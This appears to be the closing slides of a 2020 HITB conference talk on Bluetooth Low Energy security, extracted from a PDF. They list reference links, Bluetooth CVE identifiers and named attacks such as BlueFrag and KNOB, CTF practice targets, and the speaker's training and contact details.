
<https://github.com/nccgroup/BLEBoy>

Nice intro to complex BLE security

<https://duo.com/decipher/understanding-bluetooth-security>



Bluetooth related vulnerabilities?




CVE-2020-6616 (Broadcom) PRNG
 CVE-2020-0022 (Android) RCE BlueFrag
 CVE-2019-18614 (Broadcom) RCE
 CVE-2019-15063 (Broadcom) reboot iOS and Android
 CVE-2019-13916 (Broadcom) RCE
 CVE-2019-11516 (Broadcom) RCE
 CVE-2019-6994 (Broadcom) crash
 CVE-2018-19860 (Broadcom) RCE



BLE CHIP RCE Vulnerabilities

Bleeding Bit



BLE Spoofing Attack BLESA



BLEEDINGTOOTH

CVE-2020-0022 an Android 8.0-9.0 Bluetooth Zero-Click RCE – BlueFrag



KNOB Attack

Key Negotiation of Bluetooth Attack: Breaking Bluetooth Security



Critical Bluetooth BLAS Attack Let Hackers Access Billions of Devices

What else?

- BLE CTF running on ESP32 by Ryan Holeman @hackgnar
https://github.com/hackgnar/ble_ctf
- My old “hackmelock” (linux/rpi + android mobile app):
<https://smartlockpicking.com/hackmelock/>
- Check www.smartlockpicking.com for updates - new tutorials, trainings, hacking smart locks, new HackMe features...



Next online trainings (BLE, NFC/RFID) probably Feb'21:



HITBSECTRAIN

<https://sectrain.hitb.org>

Thank You

Sławomir Jasek, slawomir.jasek@smartlockpicking.com

See you at HITB's Discord channel for questions & answers!



HITB+CyberWeek UAE

Virtual Edition, 15-19 November 2020